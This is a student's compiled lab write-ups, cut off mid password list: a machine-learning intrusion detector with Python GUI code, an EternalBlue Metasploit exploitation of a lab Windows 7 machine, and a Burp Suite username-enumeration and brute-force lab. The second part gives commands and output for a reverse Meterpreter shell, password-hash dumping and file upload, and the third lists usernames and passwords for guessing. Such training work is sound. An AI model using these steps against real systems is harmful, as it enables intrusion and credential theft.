Name :- Rana Khushiben P. Class:-6CE2-A
Enrollment No.:- 12302040701081. CS Batch:- C2.

AI Based Network Intrusion Detection System

1.Project Objective

The objective of this project is to detect malicious network traffic using machine learning. The system analyzes captured packet data and classifies traffic into Normal Traffic, ARP Attack, and DoS Attack using a Random Forest classifier.

2.Dataset Used

Files Used	Purpose
Normal.csv	Normal Network
traffic arp_attack.csv	ARP
attack packets dos_attack.csv	DoS attack traffic
wireshark.csv	Testing dataset

3. System Workflow

Network Traffic → Wireshark Capture → PCAP File → Convert using Tshark → CSV Dataset → Machine Learning Model → Traffic Classification

4. Technologies Used

Python, Pandas, Scikit-learn, Wireshark, Tshark

5. Model Training Logic

The system loads three CSV files (normal.csv, arp_attack.csv, dos_attack.csv), assigns labels to each dataset, combines them into a single dataframe, and trains a Random Forest classifier to detect attack patterns.

6. Application Interface

The GUI provides three main options: Train AI Model, Analyze CSV File, and Manual Packet Check. These allow the user to train the model and classify network packets.


7. Example Output

Normal: 517

ARP Attack: 56

DoS Attack: 287

Name :- Rana Khushiben P. Class:-6CE2-A
Enrollment No.:- 12302040701081. CS Batch:- C2.



Check.py

```
import pandas as pd
import tkinter as tk
from tkinter import messagebox, filedialog, simpledialog
import joblib
from sklearn.preprocessing import LabelEncoder

class AI_Network_Guard:
    def __init__(self, root):
        self.root = root
        self.root.title("CS Project: AI Intrusion Detection")
        self.root.geometry("500x450")
        self.model = None
        self.features = ["Protocol", "Length"]

        tk.Label(root, text="Network Traffic Analyzer (ML)", font=("Arial", 18,
"bold")).pack(pady=15)

        self.status = tk.StringVar(value="Status: Loading Model...")
        tk.Label(root, textvariable=self.status, font=("Arial", 10), fg="blue").pack(pady=5)

        tk.Button(root, text="ANALYZE NEW CSV FILE", bg="#2980b9", fg="white", font=("Arial",
11),
                  width=30, command=self.analyze_csv).pack(pady=10)

        tk.Button(root, text="MANUAL PACKET CHECK", bg="#8e44ad", fg="white",
font=("Arial", 11),
                  width=30, command=self.manual_check).pack(pady=5)

        # Load model
        try:
            self.model = joblib.load("model.joblib")
            self.status.set("Status: Model Loaded")
        except Exception as e:
            self.status.set("Status: Model not loaded!")
            messagebox.showerror("Error", f"Could not load model.joblib!\n{e}")

    def analyze_csv(self):
        if not self.model:
```

```
            return messagebox.showwarning("Wait", "Model not loaded!")

        path = filedialog.askopenfilename()
        if path:
            test_df = pd.read_csv(path, on_bad_lines='skip', low_memory=False)
            # Preprocess: encode Protocol, fillna, convert Length
            protocols = ["ARP", "ICMP", "TCP", "DHCPv6", "NBNS", "NTP", "IPv4"]
            proto_le = LabelEncoder()
            proto_le.fit(protocols)
            test_df["Protocol"] = proto_le.transform(
                test_df["Protocol"].where(test_df["Protocol"].isin(protocols), protocols[0])
            )
            test_df["Length"] = pd.to_numeric(test_df["Length"], errors='coerce').fillna(0)

            X = test_df[self.features].fillna(0)
            preds = self.model.predict(X)

            # Count results
            results = pd.Series(preds).value_counts().to_dict()
            label_map = {0: "arpattack", 1: "dos", 2: "packet", 3: "wireshark"}
            msg = "\n".join([f"{label_map.get(k, k)}: {v}" for k, v in results.items()])
            messagebox.showinfo("Batch Results", msg)

    def manual_check(self):
        if not self.model:
            return messagebox.showwarning("Wait", "Model not loaded!")

        input_data = simpledialog.askstring(
            "Manual Check",
            """Enter values for Protocol (as string) and Length (as number), separated by comma:
Example: ARP, 42"""
        )

        if input_data:
            try:
                proto, length = input_data.split(',')
                proto = proto.strip()
                length = float(length.strip())

                protocols = ["ARP", "ICMP", "TCP", "DHCPv6", "NBNS", "NTP", "IPv4"]
                proto_le = LabelEncoder()
                proto_le.fit(protocols)
                proto_val = proto_le.transform([proto if proto in protocols else protocols[0]])[0]

                X = [[proto_val, length]]
                prediction = self.model.predict(X)[0]

                label_map = {0: "arpattack", 1: "dos", 2: "packet", 3: "wireshark"}
                messagebox.showinfo("AI Decision", f"The AI classifies this packet as:
{label_map.get(prediction, prediction)}")
```

```
        except Exception as e:
            messagebox.showerror("Input Error", str(e))

if __name__ == "__main__":
    root = tk.Tk()
    app = AI_Network_Guard(root)
    root.mainloop()
```

```
              precision    recall  f1-score   support

   arpattack       0.93      1.00      0.97        28
         dos       1.00      0.99      1.00       726
      packet       0.67      0.86      0.75         7
   wireshark       0.95      0.82      0.88        22

    accuracy                           0.99       783
   macro avg       0.89      0.92      0.90       783
weighted avg       0.99      0.99      0.99       783
```

8. Conclusion

This project demonstrates how machine learning techniques can be applied to detect abnormal network traffic and potential attacks. The system provides a simple interface for analyzing captured network data.

Name :- Rana Khushiben P. Class:-6CE2-A
Enrollment No.:- 12302040701081. CS Batch:- C2.

1. Aim:-

To exploit the SMB vulnerability present in Windows systems using the Metasploit framework and obtain remote access to the target machine through a Meterpreter session.

2. Tools Used

- Kali Linux (Attacker machine)
- Windows 7 (Target machine)
- VirtualBox
- Nmap
- Metasploit Framework

3. Network Setup

The experiment was performed in a virtual environment using three machines.

Machine	Role	IP Address
Kali Linux	Attacker	192.168.81.131
Windows 7	Victim	192.168.81.133
Windows Server 2012	Additional Machine	192.168.81.136

All systems are connected in the same internal network.


→Step 1 – Check Connectivity:-

First, we check whether the target machine is reachable from Kali Linux.

Command used:-ping 192.168.81.133

Explanation:-

This command verifies that the Windows machine is active and connected to the network.




→Step 2 – Start Metasploit Framework:-

First, the Metasploit framework is started in Kali Linux to perform the exploitation.

Command used:- msfconsole

Explanation:-
Metasploit is a penetration testing tool used to find and exploit vulnerabilities in computer systems.




→Step 3 – Search for EternalBlue Exploit:-

Command used:-

search ms17_010

Explanation:-

This command searches the Metasploit database for exploits related to the MS17-010 vulnerability.



Name :- Rana Khushiben P. Class:-6CE2-A
Enrollment No.:- 12302040701081. CS Batch:- C2.

→Step 4 – Select the Exploit Module:-

Command used:- use exploit/windows/smb/ms17_010_eternalblue

Explanation:-

This selects the EternalBlue exploit module that targets the SMB vulnerability.

→Step 5 – Configure Target Settings:-

Command used:- set RHOSTS 192.168.81.133

set LHOST 192.168.81.131

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.81.133
RHOSTS => 192.168.81.133
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.81.131
LHOST => 192.168.81.131
msf exploit(windows/smb/ms17_010_eternalblue) >
```

→Step 6 – Run the Exploit:-

Command used:- Exploit or run

Explanation:-

The exploit sends malicious packets to the vulnerable SMB service and opens a remote session.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.81.131:4444
[*] 192.168.81.133:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.81.133:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (6
[*] 192.168.81.133:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.81.133:445 - The target is vulnerable.
[*] 192.168.81.133:445 - Connecting to target for exploitation.
[+] 192.168.81.133:445 - Connection established for exploitation.
[+] 192.168.81.133:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.81.133:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.81.133:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.81.133:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.81.133:445 - 0x00000020  65 20 50 61 63 6b 20 31                           e Pack 1
[+] 192.168.81.133:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.81.133:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.81.133:445 - Sending all but last fragment of exploit packet
[*] 192.168.81.133:445 - Starting non-paged pool grooming
[+] 192.168.81.133:445 - Sending SMBv2 buffers
[+] 192.168.81.133:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.81.133:445 - Sending final SMBv2 buffers.
[*] 192.168.81.133:445 - Sending last fragment of exploit packet!
[*] 192.168.81.133:445 - Receiving response from exploit packet
[+] 192.168.81.133:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.81.133:445 - Sending egg to corrupted connection.
[*] 192.168.81.133:445 - Triggering free of corrupted buffer.
[-] 192.168.81.133:445 - =-=-=-=
```

```
[*] Sending stage (230982 bytes) to 192.168.81.133
[*] Meterpreter session 1 opened (192.168.81.131:4444 → 192.168.81.133:49158) at 2026-03-11 09:35:43 -0400
[+] 192.168.81.133:445 - =-=-=-=
```

Name :- Rana Khushiben P. Class:-6CE2-A
Enrollment No.:- 12302040701081. CS Batch:- C2.

→List Running Processes:-

Command used:- ps

Explanation:-

Shows all active processes running on the compromised system.


```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 220   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 240   432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 288   280   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 336   280   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 348   328   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 388   328   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 432   336   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 444   336   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 452   336   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 552   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 620   432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 672   432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 784   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 832   432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 944   432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 964   784   dwm.exe            x64   1        WINDOWS\khushi18              C:\Windows\system32\Dwm.exe
 976   432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1016  924   explorer.exe       x64   1        WINDOWS\khushi18              C:\Windows\Explorer.EXE
 1064  432   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1096  432   taskhost.exe       x64   1        WINDOWS\khushi18              C:\Windows\system32\taskhost.exe
 1116  432   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1136  432   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1492  432   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1540  432   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1872  432   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM

meterpreter >
```

→Capture Screenshot:- screenshot

Explanation:-

Captures the screen of the compromised machine.

```
meterpreter > screenshot
Screenshot saved to: /home/shikha/cYRmrfVR.jpeg
meterpreter >
```



Name :- Rana Khushiben P. Class:-6CE2-A
Enrollment No.:- 12302040701081. CS Batch:- C2.

→Dump Password Hashes:-

Command used:- hashdump

Explanation:-

Extracts password hashes from the Windows SAM database.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:021b02018d454aead9ce98cc2aa63a6f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
khushi18:1000:aad3b435b51404eeaad3b435b51404ee:021b02018d454aead9ce98cc2aa63a6f:::
meterpreter >
```

→Privilege Escalation Check:-

Command used :- getsystem

Explanation:-

Attempts to elevate privileges to SYSTEM level if not already achieved.

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```


→Create Folder on Target Machine:-

Command used:- mkdir C:\\Users\\Administrator\\Desktop\\testfolder

Explanation:-

Creates a new directory on the victim machine.

```
meterpreter > mkdir c:\\Users\\khushi18\\Desktop\\testfolder
Creating directory: c:\Users\khushi18\Desktop\testfolder
meterpreter >
```



Name :- Rana Khushiben P. Class:-6CE2-A
Enrollment No.:- 12302040701081. CS Batch:- C2.


→Open Windows Command Shell:-

Command used:- shell

Explanation:-

This command opens a native Windows command prompt on the compromised machine, allowing execution of normal Windows commands.


```
meterpreter > shell
Process 1652 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>mkdir c:\lab\demo
mkdir c:\lab\demo

C:\Windows\system32>
```



→Upload File to Target System:-

Command used :- upload /home/shikha/cYRmrfVR.jpeg C:\\lab\\cYRmrfVR.jpeg

```
meterpreter > upload /home/shikha/cYRmrfVR.jpeg c:\\lab\\cYRmrfVR.jpeg
[*] Uploading  : /home/shikha/cYRmrfVR.jpeg → c:\lab\cYRmrfVR.jpeg
[*] Uploaded 29.60 KiB of 29.60 KiB (100.0%): /home/shikha/cYRmrfVR.jpeg → c:\lab\cYRmrfVR.jpeg
[*] Completed  : /home/shikha/cYRmrfVR.jpeg → c:\lab\cYRmrfVR.jpeg
meterpreter >
```




→ Cleanup (Professional Practice):-

Command used :- exit

msf6 > sessions -K

Explanation:-

These commands terminate the Meterpreter session and close all active connections to the target system.



Name :- Rana Khushiben P.
Enrollment No.:- 12302040701081.
Class:-6CE2-A
CS Batch:- C2.

Assignment :- 3

1. Objective

The objective of this experiment is to perform username enumeration and password brute-force attack on a vulnerable web application using Burp Suite Intruder. This demonstrates how improper authentication responses can lead to account compromise.

2. Tools Used

- Burp Suite Community Edition
- Mozilla Firefox
- PortSwigger Web Security Academy Lab

3. Lab Description

The lab “Username enumeration via different responses” contains a login page that returns different error messages:

- “Invalid username” for incorrect usernames
- “Incorrect password” for valid usernames with wrong password


This difference allows attackers to identify valid usernames.

4. Methodology

Step 1: Intercepting Login Request

The login request was captured using Burp Suite Proxy by submitting dummy credentials.

Captured request:



Step 2: Sending Request to Intruder and Performing Username Enumeration

The captured login request was sent to the Intruder module in Burp Suite to automate the attack.

In the Intruder:

- The Email parameter was selected and marked as payload:

  email=§admin§

- The attack type was set to **Sniper mode**
- A list of possible usernames was added in the Payloads tab:

  admin

  root


  test

  guest

  acid

  mysql

The attack was launched to test multiple usernames automatically




Step 4: Analyzing Response

- All responses had same status code (200)
- One response had different length

This indicates a valid username.

Valid username found: **mysql**



Step 5: Password Brute Force

- Username fixed as:

  Email = mysql

- Password field marked:

  password=§123456§

- Password list used:

  123456

  Password

  12345678

  Qwerty


  12345

  123456789

  111111

  dragon

